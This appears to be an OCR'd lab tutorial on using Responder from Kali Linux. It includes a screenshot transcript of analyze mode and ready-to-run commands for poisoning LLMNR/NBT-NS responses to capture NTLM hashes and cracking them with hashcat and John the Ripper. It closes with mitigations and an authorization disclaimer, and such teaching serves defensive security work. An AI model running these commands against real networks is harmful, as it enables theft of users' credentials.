

CAPTURING PASSWORD HASHES WITH RESPONDER


Tools : KALI LINUX, RESPONDER

Responder is a powerful tool used for capturing NTLMv1/NTLMv2 password hashes by exploiting vulnerabilities in common network protocols such as LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and mDNS (Multicast DNS). It is commonly used in penetration testing and red team exercises to assess network security.

Input from kali:




kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
18:57
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
responder -I eth0 -A
NBT-NS, LLMNR & MDNS Responder 3.1.5.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [OFF]
NBT-NS [OFF]
MDNS [OFF]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [ON]


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
18:58
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [ON]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.86.28]
Responder IPv6 [fe80::9281:c38c:a4c2:3c34]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
[+] Current Session Variables:
Responder Machine Name [WIN-2HV3C05WEYK]
Responder Domain Name [JW8B.LOCAL]
Responder DCE-RPC Port [46973]
[+] Listening for events ...
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[Analyze mode: MDNS] Request by 192.168.86.134 for lao.local, ignoring
[Analyze mode: MDNS] Request by fe80::1d44:2e31:91fa:46a9 for lao.local, ignoring
[Analyze mode: LLMNR] Request by fe80::1d44:2e31:91fa:46a9 for lao, ignoring
[Analyze mode: LLMNR] Request by 192.168.86.134 for lao, ignoring
[Analyze mode: MDNS] Request by fe80::1d44:2e31:91fa:46a9 for lao.local, ignoring
[Analyze mode: MDNS] Request by 192.168.86.134 for lao.local, ignoring
[Analyze mode: MDNS] Request by 192.168.86.134 for lao.local, ignoring
[Analyze mode: MDNS] Request by fe80::1d44:2e31:91fa:46a9 for lao.local, ignoring
[Analyze mode: MDNS] Request by fe80::1d44:2e31:91fa:46a9 for lao.local, ignoring
[Analyze mode: MDNS] Request by 192.168.86.134 for lao.local, ignoring
[Analyze mode: MDNS] Request by 192.168.86.134 for _dosvc._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::1d44:2e31:91fa:46a9 for _dosvc._tcp, ignoring
[Analyze mode: MDNS] Request by 192.168.86.134 for _dosvc._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::1d44:2e31:91fa:46a9 for _dosvc._tcp, ignoring

Disclaimer: This document is intended for educational and authorized penetration testing purposes only. Unauthorized use of this tool on networks without permission is illegal.

1. Lab Setup

Requirements:

- Operating System: Kali Linux (Responder comes pre-installed)
- Network Interface: Connected to the target network
- Target Machines: Windows devices (ideal targets due to LLMNR and NBT-NS usage)

Checking Responder Installation

To verify Responder is installed, open a terminal and run:

responder -h

If the command displays usage information, Responder is installed correctly.

2. Understanding Network Protocol Exploits

What Responder Targets:

- LLMNR (Link-Local Multicast Name Resolution): Used by Windows to resolve hostnames when DNS fails.
- NBT-NS (NetBIOS Name Service): Legacy Windows protocol for name resolution.
- MDNS (Multicast DNS): Used by macOS and Linux devices for local name resolution.

By spoofing responses to these queries, Responder tricks victims into authenticating to an attacker-controlled machine, capturing their NTLM password hashes.

3. Passive Network Analysis

Before attacking, it's good practice to analyze the network to identify potential targets. Run the following command to monitor LLMNR/NBT-NS requests without responding:

sudo responder -I eth0 -A

Replace `eth0` with the correct network interface.

This command helps determine if systems on the network are vulnerable to spoofing attacks.

4. Launching Responder to Capture Hashes

To actively capture credentials, use:

sudo responder -I eth0

Responder will now:

1. Poison LLMNR/NBT-NS responses.
2. Capture NTLMv1/NTLMv2 password hashes when users attempt network authentication.
3. Display captured hashes in real-time.

5. Cracking Captured Hashes

After capturing NTLM hashes, use Hashcat or John the Ripper to crack them.

Using Hashcat:

Save the hash to a file (e.g., `hashes.txt`) and run:

hashcat -m 5600 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --force

- `-m 5600` = NTLMv2 hash mode

- `-a 0` = Dictionary attack
- `rockyou.txt` = Common password list

Using John the Ripper:

john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

John will attempt to crack the hashes using the provided wordlist.

6. Mitigation Strategies

To protect against Responder attacks:

- Disable LLMNR and NBT-NS on Windows systems.
- Enforce SMB signing to prevent NTLM relay attacks.
- Use strong passwords and enable multi-factor authentication (MFA).
- Monitor network traffic for unusual authentication requests.

Conclusion

Responder is a valuable tool for penetration testing, but it also highlights serious security risks in default network configurations. By understanding how it works, organizations can take proactive steps to secure their environments against credential theft.

Always conduct security assessments with proper authorization and follow ethical hacking guidelines.